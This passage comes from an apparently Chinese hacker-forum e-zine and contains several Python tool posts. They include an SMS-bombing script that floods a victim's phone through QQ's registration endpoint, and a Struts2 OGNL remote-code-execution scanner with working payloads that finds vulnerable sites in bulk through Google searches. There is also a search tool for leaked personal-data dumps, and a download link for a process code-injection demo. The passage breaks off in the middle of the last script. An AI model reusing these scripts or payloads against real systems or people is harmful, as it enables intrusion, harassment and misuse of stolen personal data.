本工具为个人使用. 难免会有 bug,欢迎反馈。

使用截图:

如图：6-2-1 和 6-2-2，6-2-3

图 6-2-1



图 6-2-2

图 6-2-3

下载地址：http://pan.baidu.com/share/link?shareid=476500003&uk=489753497

（全文完）责任编辑：随性仙人掌　　责任主编：DM_

第3节 Remote Process Code Injection Execution Demo

作者：qianduoduo
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

这一个实现跨进程远程代码注入调用的演示，看到论坛某童鞋求助（http://pan.baidu.com/share/link?shareid=878446392&uk=489753497）他的问题是 addr reloc 导致代码无法执行的问题，修正后现在贴上来 DEMO，以记事本为演示进程，源码也在附件里了，有兴趣的欢迎自取。

使用截图：

如图：6-3-1



图 6-3-1

下载地址：http://pan.baidu.com/share/link?shareid=603500303&uk=489753497

（全文完）责任编辑：随性仙人掌 责任主编：DM_

第七章 Python 实用开发系列

第1节 PYTHON 实用工具第 1 弹：抓取 google 链接

作者：haxsscker
来自：法客论坛

网址：http://team.f4ck.net/

简单介绍下程序，PY2.7.2 写的，如果是 PY3 的有不兼容的话请参照 2-》3 的手册自己改吧，另外由于 msvcrt 模块，只支持 windows 哈，本程序的原理是基于 google 的 json 的 api，例如:https://ajax.googleapis.com/ajax/services/search/web?v=1.0&q=f4ck&rsz=8&start=1，如图 7-1-1：



图 7-1-1

1. line 代表线程数
2. key 是关键字，支持 google 语法
3. How many 代表拉取几条，由于 json 一页只有 8 条，所以一个线程一次拉取 8 条哈
4. 任何时候，按 q 键，直接退出
5. 请大家按喜好随便修改

```
#! /usr/bin/env python
#coding=utf-8
import urllib2,urllib,threading,Queue,os
import msvcrt
import simplejson
import sys
seachstr = raw_input("Key?:")
pagenum = raw_input("How many?:")
pagenum = int(pagenum)/8+1
line = 5
class googlesearch(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.urls= []
```

```
    def run(self):
        while 1:
            self.catchURL()
            queue.task_done()
     def catchURL(self):
        self.key = seachstr.decode('gbk').encode('utf-8')
        self.page= str(queue.get())
        url = ('https://ajax.googleapis.com/ajax/services/search/web?v=1.0&q=%s&rsz=8&start=%s') %
(urllib.quote(self.key),self.page)
        try:
            request = urllib2.Request(url)
            response = urllib2.urlopen(request)
            results = simplejson.load(response)
            URLinfo = results['responseData']['results']
        except Exception,e:
            print e
        else:
            for info in URLinfo:
                print info['url']
class ThreadGetKey(threading.Thread):
    def run(self):
        while 1:
            try:
                chr = msvcrt.getch()
                if chr == 'q':
                    print "stopped by your action ( q )"
                    os._exit(1)
                else:
                    continue
            except:
                os._exit(1)
if __name__ == '__main__':
    pages=[]
    queue = Queue.Queue()
    for i in range(1,pagenum+1):
        pages.append(i)
    for n in pages:
        queue.put(n)
    ThreadGetKey().start()
    for p in range(line):
        googlesearch().start()
```

（全文完）责任编辑：Silent 责任主编：DM_

第2节 PYTHON 实用工具第 2 弹：原创 PYTHON 短信轰炸

作者：haxsscker
来自：法客论坛
网址：http://team.f4ck.net/

这个短信轰炸前段时间还能用的，今天试了居然下不能用了，貌似蛋疼的企鹅发现了，现在只能发 5 条，所以程序发出来仅供参考一个思路而已，遇到类似的无限发短信的漏洞就可以直接套用了，有机油发现可以 pm 我，有空写一个一起爽。

1.line 是线程数
2.num 是发送条数
3.msvcrt 只支持 windows
4.按'q'键停止程序
5.再说一次，这个漏洞 QQ 补了，现在只能发 5 条，程序仅供参考，提供个思路而已。
6.py2.7.2 写的，py3 的请自行修改下：

```
#! /usr/bin/env python
#coding=utf-8
import sys,time
import httplib,threading,Queue,os,urllib2,msvcrt
line = 5
num = 99
telnum = raw_input("telNUM?(13899990000):")
class ZaShiNi(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.tel= str(telnum)
        self.cookie1 =
urllib2.urlopen("http://zc.qq.com/cgi-bin/chs/numreg/init").info().getheader('Set-Cookie')
    def run(self):
        while 1:
            p = queue.get()
            if p is None:
                break
            self.faSongqq()
            time.sleep(1)
    def faSongqq(self):
        #print self.tel
        self.cookie = self.cookie1[0:63]+self.cookie1[129:192]
        #print self.cookie
        params = '''&telphone='''+self.tel+'''&elevel=3&regType=18&r=0.051058916430999024'''
        headers={"Host":"zc.qq.com",\
                 "User-Agent": "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100101
Firefox/16.0",\
                 "Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",\
```

```
                    "Accept-Language":"          zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3",\
                    "Accept-Encoding":"gzip,deflate",\
                    "Proxy-Connection":"keep-alive",\
                    "Referer":"http://zc.qq.com/chs/phone_verify.html?type=3",\
                    "Cookie":"          pgv_pvid=7144610299; pt2gguin=o0123123123; o_cookie=123123123;
ptisp=ctc; "+self.cookie,\
                    "Content-Type": "text/plain; charset=UTF-8",\
                    "Cache-Control":"no-cache",\
                    "Pragma": "no-cache"}
        add="/cgi-bin/chs/common/sms_send"
        try:
            conn = httplib.HTTPConnection("zc.qq.com")
            conn.request(method="POST",url=add,body=params,headers=headers)
            response = conn.getresponse()
            #print response.read()
            conn.close()
        except Exception,e:
            print e
        queue.task_done()
class ThreadGetKey(threading.Thread):
    def run(self):
        while 1:
            try:
                chr = msvcrt.getch()
                if chr == 'q':
                    print "stopped by your action ( q )"
                    os._exit(1)
                else:
                    continue
            except:
                os._exit(1)
if __name__ == '__main__':
    queue = Queue.Queue()
    tiao = []
    for i in range(num):
        tiao.append(i)
    for n in tiao:
        queue.put(n)
    for i in range(line):
        queue.put(None)
    ThreadGetKey().start()
    for p in range(line):
        ZaShiNi().start()
```

（全文完）责任编辑：Silent 责任主编：DM_

第3节 PYTHON 实用工具第 3 弹：批量检测 struts 执行漏洞

作者：haxsscker
来自：法客论坛
网址：http://team.f4ck.net/

PYTHON:批量检测 struts 执行漏洞双功能版
注意：本工具用到了我之前写的 google 拉取网址的功能，有兴趣的朋友可以这里看，文章地址：请查看本章第 1 节
编写环境：win7+py2.7.2
功能：
1.批量拉取存在漏洞的页面
2.单独测试单一页面是否存在漏洞
3.等待完善速度与准确率
代码如下：

```
#! /usr/bin/env python
#coding=utf-8
import os,sys
import httplib, urlparse
import string,time
import urllib2,urllib
import threading,Queue
import msvcrt
import simplejson
seachstr = raw_input("Key or url:")
pagenum = raw_input("How many?:")
pagenum = int(pagenum)/8+1
line = 5
URLARRAY = []
key = '.action'
class googlesearch(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.urls= []
    def run(self):
        while 1:
            self.catchURL()
            queue.task_done()
    def catchURL(self):
        self.key = seachstr.decode('gbk').encode('utf-8')
        self.page= str(queue.get())
        url = ('https://ajax.googleapis.com/ajax/services/search/web?v=1.0&q=%s&rsz=8&start=%s') %
```

```
(urllib.quote(self.key),self.page)
            try:
                request = urllib2.Request(url)
                response = urllib2.urlopen(request)
                results = simplejson.load(response)
                URLinfo = results['responseData']['results']
            except Exception,e:
                print e
            else:
                for info in URLinfo:
                    print 'haha:'+info['url']
                    self.end = -1
                    self.thisurl = info['url']
                    self.end = self.thisurl.find(key)
                    if(self.end > 0):
                        self.thisurl = self.thisurl[0:self.end+7]
                        ACT = RunTests(self.thisurl)
                        if(ACT):
                            URLARRAY.append(self.thisurl)
def SendHTTPRequest(strMethod,strScheme,strHost,strURL,strParam):
    headers = {
        "Accept": "image/gif, */*",
        "Referer": strScheme + "://" + strHost,
        "Accept-Language": "zh-cn",
        "Content-Type": "application/x-www-form-urlencoded",
        "Accept-Encoding": "gzip, deflate",
        "User-Agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)",
        "Host": strHost,
        "Connection": "Keep-Alive",
        "Cache-Control": "no-cache"
    }
    strRet=""
    time_inter=0
    try:
        time1=0
        time2=0
        time1=time.time() * 1000
        if strScheme.upper()=="HTTPS":
            con2 = httplib.HTTPSConnection(strHost)
        else:
            con2 = httplib.HTTPConnection(strHost)
        if strMethod.upper()=="POST":
            con2.request(method="POST",url= strURL, body=strParam, headers=headers)
        else:
```

```
                con2.request(method="GET",url= strURL, headers=headers)
            r2 = con2.getresponse()
            strRet= r2.read().strip()
            time2=time.time() * 1000
            time_inter=time2-time1
            con2.close
        except BaseException,e:
            print e
            con2.close
        return (time_inter,strRet)
def RunTest1(strScheme,strHost,strURL):
payload1="""('\\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('\\43context[\\'xwork.MethodAccessor.denyMethodExecution\\']\\75false')(b))&('\\43c')(('\\43_memberAccess.excludeProperties\\75@java.util.Collections@EMPTY_SET')(c))&(d)(('@java.lang.Thread@sleep(8000)')(d))"""
        (inter1,html1)=SendHTTPRequest("GET",strScheme,strHost,strURL,"")          #没有 Payload 的请求
        (inter2,html2)=SendHTTPRequest("POST",strScheme,strHost,strURL,payload1)   #带有 Payload 的请求
        if (inter2 - inter1)>6000:
            return True
        else:
            return False
def RunTest2(strScheme,strHost,strURL):
payload1="""('\\43_memberAccess[\\'allowStaticMethodAccess\\']')(meh)=true&(aaa)(('\\43context[\\'xwork.MethodAccessor.denyMethodExecution\\']\\75false')(d))&('\\43c')(('\\43_memberAccess.excludeProperties\\75@java.util.Collections@EMPTY_SET')(c))&(asdf)(('\\43rp\\75@org.apache.struts2.ServletActionContext@getResponse()')(c))&(fgd)(('\\43rp.getWriter().print("struts2-security")')(d))&(fgd)&(grgr)(('\\43rp.getWriter().close()')(d))=1"""
        (inter1,html1)=SendHTTPRequest("POST",strScheme,strHost,strURL,payload1)
        if html1.find("struts2-security")>=0:
            return True
        else:
            return False
def RunTests(strURL):
        t_url=urlparse.urlparse(strURL)
        strScheme=t_url.scheme
        strHost = t_url.netloc
        strURL1 = t_url.path
        print "Checking " + strURL
        if RunTest2(strScheme,strHost,strURL1):
            print "Vulnerable!"
            return True
        elif RunTest1(strScheme,strHost,strURL1):
            print "Vulnerable!"
            return True
        else:
```

```
            print "Secure."
            return False
class ThreadGetKey(threading.Thread):
    def run(self):
            while 1:
                try:
                    chr = msvcrt.getch()
                    if chr == 'q':
                        for url in URLARRAY:
                            print url
                        print "stopped by your action ( q )"
                        os._exit(1)
                    else:
                        continue
                except:
                    os._exit(1)
if __name__ == '__main__':
    do_what = raw_input("find in web(1)?alone(2)?")
    if(do_what == '1'):
        pages=[]
        queue = Queue.Queue()
        for i in range(1,pagenum+1):
            pages.append(i)
        for n in pages:
            queue.put(n)
        ThreadGetKey().start()
        for p in range(line):
            googlesearch().start()
    else:
        if(seachstr[0:5] != 'http:' ):
            seachstr = "http://"+seachstr
        RunTests(seachstr)
```

教程地址：

http://pan.baidu.com/share/link?shareid=1791031725&uk=489753497

使用说明：

1. line 代表线程数

2. key 是关键字，支持 google 语法

3. How many 代表拉取几条，由于 json 一页只有 8 条，所以一个线程一次拉取 8 条哈

4. 任何时候，按 q 键，直接退出

5. 请大家按喜好随便修改

6. 送美女老师一张。

如图 7-3-1：

图 7-3-1

测试图：

批量功能测试，如图 7-3-2、7-3-3：

图 7-3-2

图 7-3-3

点 Q 结束后会将有漏洞的结果再一次全部显示，如图 7-3-4：

图 7-3-4

验证下结果，还是可以的，如图 7-3-5：



图 7-3-5

单页面测试，如图 7-3-6：

图 7-3-6

验证下结果，还是可以的，如图 7-3-7：

图 7-3-7

然后是代码：

```
#! /usr/bin/env python
#coding=utf-8
import os,sys,httplib,string,time,urlparse
import urllib2,urllib,threading,Queue
import msvcrt
import simplejson
seachstr = raw_input("Key or url:")
pagenum = raw_input("How many?:")
pagenum = int(pagenum)/8+1
line = 5
URLARRAY = []
key = '.action'
class googlesearch(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.urls= []
    def run(self):
        while 1:
            self.catchURL()
```

```
                queue.task_done()
        def catchURL(self):
                self.key = seachstr.decode('gbk').encode('utf-8')
                self.page= str(queue.get())
                url = ('https://ajax.googleapis.com/ajax/services/search/web?v=1.0&q=%s&rsz=8&start=%s') %
(urllib.quote(self.key),self.page)
                try:
                        request = urllib2.Request(url)
                        response = urllib2.urlopen(request)
                        results = simplejson.load(response)
                        URLinfo = results['responseData']['results']
                except Exception,e:
                        print e
                else:
                        for info in URLinfo:
                                print 'haha:'+info['url']
                                self.end = -1
                                self.thisurl = info['url']
                                self.end = self.thisurl.find(key)
                                if(self.end > 0):
                                        self.thisurl = self.thisurl[0:self.end+7]
                                        ACT = RunTests(self.thisurl)
                                        if(ACT):
                                                URLARRAY.append(self.thisurl)
def SendHTTPRequest(strMethod,strScheme,strHost,strURL,strParam):
        headers = {
                "Accept": "image/gif, */*",
                "Referer": strScheme + "://" + strHost,
                "Accept-Language": "zh-cn",
                "Content-Type": "application/x-www-form-urlencoded",
                "Accept-Encoding": "gzip, deflate",
                "User-Agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)",
                "Host": strHost,
                "Connection": "Keep-Alive",
                "Cache-Control": "no-cache"
        }
        strRet=""
        time_inter=0
        try:
                time1=0
                time2=0
                time1=time.time() * 1000
                if strScheme.upper()=="HTTPS":
                        con2 = httplib.HTTPSConnection(strHost)
```

```
            else:
                con2 = httplib.HTTPConnection(strHost)
            if strMethod.upper()=="POST":
                con2.request(method="POST",url= strURL, body=strParam, headers=headers)
            else:
                con2.request(method="GET",url= strURL, headers=headers)
            r2 = con2.getresponse()
            strRet= r2.read().strip()
            time2=time.time() * 1000
            time_inter=time2-time1
            con2.close
        except BaseException,e:
            print e
            con2.close
        return (time_inter,strRet)
def RunTest1(strScheme,strHost,strURL):
payload1="""('\\43_memberAccess.allowStaticMethodAccess')(a)=true&(b)(('\\43context[\\'xwork.MethodAccessor.denyMethodExecution\\']\\75false')(b))&('\\43c')(('\\43_memberAccess.excludeProperties\\75@java.util.Collections@EMPTY_SET')(c))&(d)(('@java.lang.Thread@sleep(8000)')(d))"""
        (inter1,html1)=SendHTTPRequest("GET",strScheme,strHost,strURL,"")                #没有 Payload 的请求
        (inter2,html2)=SendHTTPRequest("POST",strScheme,strHost,strURL,payload1)     #带有 Payload 的请求
        if (inter2 - inter1)>6000:
            return True
        else:
            return False
def RunTest2(strScheme,strHost,strURL):
payload1="""('\\43_memberAccess[\\'allowStaticMethodAccess\\']')(meh)=true&(aaa)(('\\43context[\\'xwork.MethodAccessor.denyMethodExecution\\']\\75false')(d))&('\\43c')(('\\43_memberAccess.excludeProperties\\75@java.util.Collections@EMPTY_SET')(c))&(asdf)(('\\43rp\\75@org.apache.struts2.ServletActionContext@getResponse()')(c))&(fgd)(('\\43rp.getWriter().print("struts2-security")')(d))&(fgd)&(grgr)(('\\43rp.getWriter().close()')(d))=1"""
        (inter1,html1)=SendHTTPRequest("POST",strScheme,strHost,strURL,payload1)
        if html1.find("struts2-security")>=0:
            return True
        else:
            return False
def RunTests(strURL):
        t_url=urlparse.urlparse(strURL)
        strScheme=t_url.scheme
        strHost = t_url.netloc
        strURL1 = t_url.path
        print "Checking " + strURL
        if RunTest2(strScheme,strHost,strURL1):
            print "Vulnerable!"
            return True
```

```
    elif RunTest1(strScheme,strHost,strURL1):
        print "Vulnerable!"
        return True
    else:
        print "Secure."
        return False
class ThreadGetKey(threading.Thread):
    def run(self):
        while 1:
            try:
                chr = msvcrt.getch()
                if chr == 'q':
                    for url in URLARRAY:
                        print url
                    print "stopped by your action ( q )"
                    os._exit(1)
                else:
                    continue
            except:
                os._exit(1)
if __name__ == '__main__':
    do_what = raw_input("find in web(1)?alone(2)?")
    if(do_what == '1'):
        pages=[]
        queue = Queue.Queue()
        for i in range(1,pagenum+1):
            pages.append(i)
        for n in pages:
            queue.put(n)
        ThreadGetKey().start()
        for p in range(line):
            googlesearch().start()
    else:
        if(seachstr[0:5] != 'http:' ):
            seachstr = "http://"+seachstr
        RunTests(seachstr)
```

（全文完）责任编辑：Silent 责任主编：DM_

第4节 PYTHON 实用工具第 4 弹：本机“射公裤”搜索

作者：haxsscker
来自：法客论坛
网址：http://team.f4ck.net/

起因：

先听撸主唠叨几句吧，不想听的机油请直接看结果
其实这个工具之前就写了，不过功能没有现在这么多，以前查东西总是去网上那几个裤查，然后最近裤主不是都上新闻了么= =，就没得查了
然后大部分裤子都是 txt 格式的，导入数据库要导好久，而且查起来那个慢啊（是不是撸主我电脑太垃圾了？）。

经过：

于是撸主我去网上找啊，找到一个 bat 版本的，代码如下：

```
@echo off
title “数据查询系统”
echo ##################################
echo # #
echo # 数据查询系统 #
echo # #
echo # #
echo ##################################
set /p var=请输入要查询的信息:
echo >nul
echo >nul
ping ping 127.1 /n 3 >nul
echo 正在查询中…
findstr /r /s /n /c:"%var%" *.*>查询结果.txt
type 查询结果.txt
echo 数据保存至查询结果.txt
ping ping 127.1 /n 3 >nul
查询结果.txt
echo 查询完毕!
pause >nul
```

确实可以用啊，不过这个速度啊……o(￣ヘ￣)o 唉~~（再次让撸主怀疑了自己电脑的性能……）于是吧，撸主又翻出了以前的这个未完成的代码，继续加了几个功能。

结果：

经过修改，v0.2 出现了，速度还可以，搜索一个 120M 的数据库，就是瞬间的事情。
现在功能如下：
1.设置数据库路径
2.设置保存文件路径（默认是只显示不保存）
3.设置数据库后缀，可以是 sql,txt.....
4.按关键词查询
5.按正则查询（这个是 python 的正则，与别的类似，比如程序中有个例子，是一个简单的判断 ip 的，对这个不熟悉的童鞋，可以用上面的关键词）
6.吸取机油们的金币,并创造更多机油~~~
介绍图，如图 7-4-1、7-4-2、7-4-3：



图 7-4-1



图 7-4-2

图 7-4-3

怕机油不会用，特出介绍视频(exe 格式)，

视频地址：http://pan.baidu.com/share/link?shareid=1901786300&uk=489753497

最后就是代码了，如下：

```
#! /usr/bin/env python
#coding=gbk
import os,sys,cmd,re
import time
```

```
class haxssckerSDB(cmd.Cmd):
    def __init__(self):
        cmd.Cmd.__init__(self)
        self.READPATH = "d:\\download"
        self.realpath = self.READPATH
        self.OUTDIR = "d:\\list"
        self.ext = ".txt"
        self.prompt="(haxssckerSDB)>"
        self.output = "0"
        self.n = 1
        self.intro = '''haxssckerSDB V0.2 使用说明:
        dir   目录名      # 指定搜索目录，默认是 "d:\download"
        find 关键词       # 搜索目录中所有.txt 文件，输出含有关键词的行
        output 1/0        # 1 代表保存搜索到的值，0 代表不保存
        dir1 目录名       # 指定搜索到的值的保存目录，默认是 "d:\list"
        ext   后缀名      # 设置要查找的文件后缀名，默认是"txt"
        list 正则表达   # 按正则查询，与 find 类似
        ?/?功能名         # 查询
        q                  # 退出系统，也可以使用 Crtl+d(Unix)|Ctrl+c(Windows)
        '''
    def help_q(self):
        print "退出程序 Quits the program"
    def do_q(self, line):
        sys.exit()
    def help_ext(self):
